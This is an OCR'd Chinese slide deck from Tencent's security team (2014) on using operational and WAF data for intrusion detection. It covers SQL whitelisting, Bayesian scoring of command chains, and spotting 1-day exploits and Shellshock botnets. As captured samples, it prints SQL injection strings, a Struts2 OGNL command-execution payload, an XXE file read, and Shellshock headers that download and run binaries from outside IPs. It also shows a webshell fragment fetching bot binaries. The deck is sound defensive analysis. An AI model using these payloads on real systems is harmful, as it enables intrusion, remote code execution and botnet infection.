掘金安全数据

腾讯安全数据运营实践

江虎(xti9er) 2014.11

Who am i

- 江虎 – xti9er

- 10多年安全研究与从业经验
- 10年加入腾讯
- 入侵检测体系建设、应急响应、安全培训
- 入侵对抗团队

掘金安全数据

- 安全工作的困境
- 历史案例的启示
- 榨取数据剩余价值
- 开放&合作
- Q&A


安全工作的困境

安全工作的困境

- 防住漏洞就能阻断入侵？
  - 社工入\弱口令\撞库入侵算漏洞吗？
  - 无鉴权的管理后台\ACL不严算漏洞吗？
  - 入侵检测！=漏洞检测
- 1day能否及时感知？
  - 通过口口相传，江湖传闻？
  - 等各安全资讯网站发布消息？看新闻？
  - 检测能力的更新速度取决于对威胁的感知速度

我们有什么?

- 几十万台服务器？
  - NO，在我眼里这是几十万个**蜜罐！**
- 200T+/天 安全数据
- 亿次攻击请求
  - Web攻击
  - 扫描
  - 暴力破解
  - 木马
  - …



如何理解安全数据

- 基础运维审计数据
  - DB审计
  - 运维命令
- 入侵检测系统告警数据
  - IDS\IPS
- 可疑行为
  - 黑客行为
  - 违规操作
- 扫描数据
  - 端口扫描\暴力破解\WAF

提炼运维数据

- 小型网络\单一业务特点
  - 运维习惯（命令）固定
  - 代码风格（CGI文件）固定
  - DB（sql）操作固定
    - Discuz\wordpress…
- 如何快速甄别异常
  - 非我们熟悉的行为均为异常
- 提炼熟悉的行为
  - 白名单

运维数据白名单

- 文件MD5
  - Tripwire
- 命令
  - 参数\目录\用户\时间
- Sql语句
  - 语法树解析（sqlparse）

```
>>> import sqlparse
>>> sql = 'select * from news where id=1 and union select 1,admin,password,4,5,6
 from admin_user'
>>> print sqlparse.format(sql, reindent=True, keyword_case='upper')
SELECT *
FROM news
WHERE id=1
  AND
UNION
SELECT 1,
       ADMIN,
       password,
       4,
       5,
       6
FROM admin_user
```

Sql白名单

- 开源系统
  - 固定sql语句，仅参数变化


```
while($currsize + strlen($tabledump) + 500 < $sizelimit * 1000 && $numrows == $offset) {
  if($firstfield['Extra'] == 'auto_increment') {
    $selectsql = "SELECT * FROM $table WHERE $firstfield[Field] > $get[startfrom] LIMIT $offset";
  } else {
    $selectsql = "SELECT * FROM $table LIMIT $get[startfrom], $offset";
  }
  $tabledumped = 1;
  $rows = $db->query($selectsql);
  $numfields = $db->num_fields($rows);
```

- Sql注入
  - 联合查询-payload依附于业务逻辑sql语句中
  - 多分支查询-payload希望获取业务数据之外的内容
- 白名单模型
  - Srcip+user+function+parameter

```
>>> import sqlparse
>>> sql = 'select * from news where id=1 and union select 1,admin,password,4,5,6
 from admin_user'
>>> print sqlparse.format(sql, reindent=True, keyword_case='upper')
SELECT *
FROM news
WHERE id=1
  AND
UNION
SELECT 1,
       ADMIN,
       password,
       4,
```

白名单优劣

- 学习周期过长
- 滞后性-增量数据易误报
- 适用于某些特定业务\核心业务




- 结论
  - 单一系统缺陷由多系统配合弥补（白加黑）
  - 业务种类较多的网络不适用

历史案例说明了什么

- 那些无法定性的可疑事件有价值吗？
  - 下载外网文件\编译文件
- 非漏洞非木马恶意行为如何检测？
  - 通过弱口令进入系统 dump数据
  - 编译部署一个文件传输工具
  - Wget->解压->执行
- 步骤一定是相同的吗？
  - 固化的关联规则还有其他组合方式吗？如何穷尽？

事件描述：	**命令执行用户uid:** 99 可疑命令: **sh -c ls > output.txt 2>&1 &** **父进程:** php-fpm: poo… **命令执行目录:** /data/…/htdocs




贝叶斯

- 贝叶斯决策理论方法是统计模型决策中的一个基本方法
  - 假定B1,B2,……是某个过程的若干可能的前提，则P(Bi)是人们事先对各前提条件出现可能性大小的估计，称之为先验概率。如果这个过程得到了一个结果A，那么贝叶斯公式提供了我们根据A的出现而对前提条件做出新评价的方法。P(Bi|A)即是对以A为前提下Bi的出现概率的重新认识，称 P(Bi|A)为后验概率。
  - 算法：贝叶斯
  - 样本：历史案例，运维数据

$$P(B_i \mid A) = \frac{P(B_i)P(A \mid B_i)}{\sum_{i=1}^{n} P(B_i) \cdot P(A \mid B_i)}, \quad (i=1, 2, \cdots, n)$$

算法

- A=入侵概率
- B=运维操作概率
- N联合概率=入侵事件
- 周期性自主纠偏



014-09-28 20:55:43 发现可疑入侵行为:**行为链事件(ne**

用户权限查询(11700), 入侵概率: 0.004 **预设分值:** 0
命令/usr/bin/id
参数: id -un
父进程: -bash
目录: /home/oracle
uid: 500

时间: 2014-9-28 4:51:15

下载文件(11710), 入侵概率: 0.59291 **预设分值:** 0
命令/usr/bin/wget
参数: wget angelfire.com/komales88/scan.tar
父进程: -bash
目录: /dev/shm/
uid: 500

时间: 2014-9-28 4:54:14

打包文件(11711), 入侵概率: 0.299543 **预设分值:** 0
命令/bin/tar
参数: tar xvf scan.tar
父进程: -bash
目录: /dev/shm/
uid: 500

时间: 2014-9-28 4:57:14

History -c操作(11524), 入侵概率: 0.997455 **预设分值:** 0
命令history
参数: history -c
父进程: sshd: oracle@pts/0
目录: /dev/shm/ /.s
uid: 500


时间: 2014-9-28 7:57:14

已知后门(31107), 入侵概率: 0.998893 **预设分值:** 0
name: scanssh
exec: /dev/shm/ /.s/scanssh
argv: ./scanssh
user: oracle
remoteIP: 0.0.0.0
remotePort: 0
starttime: 2014-9-28 4:57:14

扫描行为(41001), 入侵概率: 0.392593 **预设分值:** 0
扫描时间: 2014-9-28 20:48:37
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 1
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 2
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 3
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 4
扫描IP: 被扫描IP: 182.[redacted] 扫描次数: 1 扫描端口: 10

贝叶斯的问题

- 不同业务场景不同风险不同
  - 场景举例：
    - mysqldump 在web前端机与DB服务器风险级别不同
    - ssh登陆失败 在内网和外网风险级别不同
  - 腾讯云业务：管理服务对外，用户运维工具各异，开源CMS漏洞各异
  - 腾讯自有业务：运维流程规范，web是入侵主要入口
  - **不同的场景和业务需分别建模**
- 样本严重不足，怎么办？
- 主动分析对手



榨取安全数据价值-分析对手

- 如何向对手学习更多
  - 拓展数据分析纬度
  - 闭环运营
- 循环迭代，完善监测规则

如何挖掘-识别对手

- 识别对手
  - UA
    - 扫描器:版权\版本声明
  - COOKIE
    - NULL | 固定值 | （伪）随机参数
  - PAYLOAD
    - 固定回显字符串
  - 来源
    - 大范围扫描触发规则
    - 已知对手的固定来源IP
    - Spam list

Payload提取

- 数据精炼
  - 解包\参数拆解
  - 符合粗规则的参数范围
  - 固化或符合随机规律的payload

para : act=go&city=sanming&url=secer'%20and%20(select%201%20from%20(select%20count(*),concat((select%20concat(0x3a3b
%20from%20information_schema.tables%20group%20by%20x)a))%23

para : act=go&city=sanming&url=secer'%20and%20(select%201%20from%20(select%20count(*),concat((select%20concat(0x3a3b
%20from%20information_schema.tables%20group%20by%20x)a))%23

para : act=go&city=sanming&url=secer'%20and%20(select%201%20from%20(select%20count(*),concat((select%20concat(0x3a3b
%20from%20information_schema.tables%20group%20by%20x)a))%23

Payload提取-场景

- 攻击场景相关
  - Sql注入
  - 僵尸网络

```
blog.-9999 union all select 1,2,3,4,5,6,user_password,8,9,0,11,12,13 from e107_user--
```

```
para :  cmd=wget http://www.allegoriaonline.it/images/incs.txt ; mv incs.txt incs.php ; rm -rf componentz.zip
```

- 语言相关
  - Php代码注入
  - Java代码注入
  - Xml

```
mid=${@print(md5(acunetix_wvs_security_test))}
```

```
aaa=1${(#context["xwork.MethodAccessor.denyMethodExecution"]= new java.lang.Boolean(false), #_m
e@getRuntime().exec('cat /etc/passwd').getInputStream(),#b=new java.io.InputStreamReader(#a),#c=ne
@org.apache.struts2.ServletActionContext@getResponse().getWriter(),#kxlzx.println(#d),#kxlzx.close())}
```

```
on="1.0"?><!DOCTYPE+foo+[<!ELEMENT+methodName+ANY+><!ENTITY+xxe+SYSTEM+"file:///etc/passwd"+>]><methodCall><
```


- APP相关
  - 开源cms 库表
  - CGI\cookie\parameter

识别1Days

- Webapp指纹+payload= (0/1/N)day

para :	aid=1&_FILES[type][name]&_FILES[type][size]&_FILES[type][type]&_FILES[type][tmp_name]=aa\'and+char(@``)+/*!50000Ur x23,pwd),5,6,7,8,9 /*!50000from*/ `#@__admin`#
cgi :	/plus/recommend.php ← DEDECMS
Referer :	NULL
Cookie :	NULL

- 通用漏洞影响范围
  - 猜猜这都是什么开源系统？☺
- 通用攻击手法影响范围
  - Jsp\php 代码注入？Sql注入？




识别1day的意义

- 自动及时捕获1day
  - **避免人为因素导致的信息滞后**
- 及时建立防护解决方案
  - 自身业务开源APP
  - 腾讯云商户使用的主流APP
- 自身业务
  - Discuz
  - struts
- 云商户
  - Dedecms
  - Phpcms
  - Wdcp
  - other ...

Shellshock 漏洞

- 现在的趋势：漏洞披露->大范围攻击爆发 几乎0时差



Shellshock Worm

- (2014-09-25 11:20:27)发现 Thanks-Rob Worm
- (2014-09-25 22:35:44)国内僵尸网络节点
- 2014-09-26）各种变种满天飞

time :	2014-09-25 11:38:48
User_Agent :	Thanks-Rob
Referer :	() { :; }; wget -O /tmp/besh http://162.253.66.76/nginx; chmod 777 /tmp/besh; /tmp/besh;
Cookie :	() { :; }; wget -O /tmp/besh http://162.253.66.76/nginx; chmod 777 /tmp/besh; /tmp/besh;


Cookie : () { :; }; /bin/bash -c "rm /tmp/.osock; if [$(/bin/uname -m | /bin/grep 64)]; then /usr/
2.223:9199/v64 /tmp/.osock; /usr/bin/curl http://82.118.242.223:9199/v64 -o /tmp/.osc
/82.118.242.223:9199/v /tmp/.osock; /usr/bin/curl http://82.118.242.223:9199/v -o /tm


() { :;}; /bin/bash -c "cd /tmp;wget http://213.5.67.223/jurat;curl -O /tmp/jurat http://213.5.67.22

: () { :; }; wget -O /tmp/besh http://104.192.103.6/bosh; chmod 777 /tmp/besh; /t

如何发现僵尸网络


- 僵尸网络常见架构
- 数据（payload）特点
- 僵尸网络提取逻辑






如何发现的shellshock蠕虫？

- 历史漏洞检测规则（如：PHP-CGI RCE）
  - WAF数据Payload分析
    - wget -P /tmp http://1.1.1.1/arm;chmod +x /tmp/arm;/tmp/arm
- 对手:僵尸网络特征
  - 下载(wget\curl...) + 部署(tar\chmod..) + 执行(/tmp\perl\php)
- 发现Thanks-Rob



运营数据

- Shellshock 僵尸网络趋势
  - 新的僵尸网络不断涌现



- 僵尸网络特点：
  - 盈利模式：挖矿\偷比特币\DDOS
  - 开发语言：Perl\php\python\java\c\c++\Go 语言蠕虫
  - 平台：armeabi\arm\ppc\mips\x86\nodes\sig

- 对检测能力的帮助
  - 5条单点规则优化
  - 10条贝叶斯子规则优化

```
wget https://github.com/thbaumbach/ptsminer/archive/master.zip -O ptsminer.zip
unzip ptsminer.zip
rm -rf ptsminer.zip
cd ptsminer-master/src
cp makefile.unix makefile.my
sed -i -e 's/$(LIBS)/$(LIBS) -L\/tmp\/.ICE-unix\/-log\/lib/' makefile.my
sed -i -e 's/$(DEFS)/$(DEFS) -I\/tmp\/.ICE-unix\/-log\/include/' makefile.my
```

Address	Length	Type	String
.gopclntab:003...	00000037	C	/usr/local/go/src/pkg/crypto/tls/handshake_m
.gopclntab:003...	00000035	C	/usr/local/go/src/pkg/crypto/tls/handshake_cli
.gopclntab:003...	00000029	C	/usr/local/go/src/pkg/crypto/tls/conn.go
.gopclntab:003...	0000002B	C	/usr/local/go/src/pkg/crypto/tls/common.go
.gopclntab:003...	00000032	C	/usr/local/go/src/pkg/crypto/tls/cipher_suites.g
.gopclntab:003...	0000002A	C	/usr/local/go/src/pkg/crypto/tls/alert.go
.gopclntab:003...	0000002F	C	/usr/local/go/src/pkg/path/filepath/symlink.go
.gopclntab:003...	00000031	C	/usr/local/go/src/pkg/path/filepath/path_unix.g
.gopclntab:003...	0000002C	C	/usr/local/go/src/pkg/path/filepath/path.go

```
u($cmd); $result = @ob_get_contents(); @ob_clean(); echo $v;} e
} } return $result; } myshellexec("rm -rf /tmp/armeabi;wget -P /tm
http://58.126.222.193:58455/arm;chmod +x /tmp/arm"); myshelle
/tmp/mips;wget -P /tmp http://58.126.222.193:58455/mips;chmo
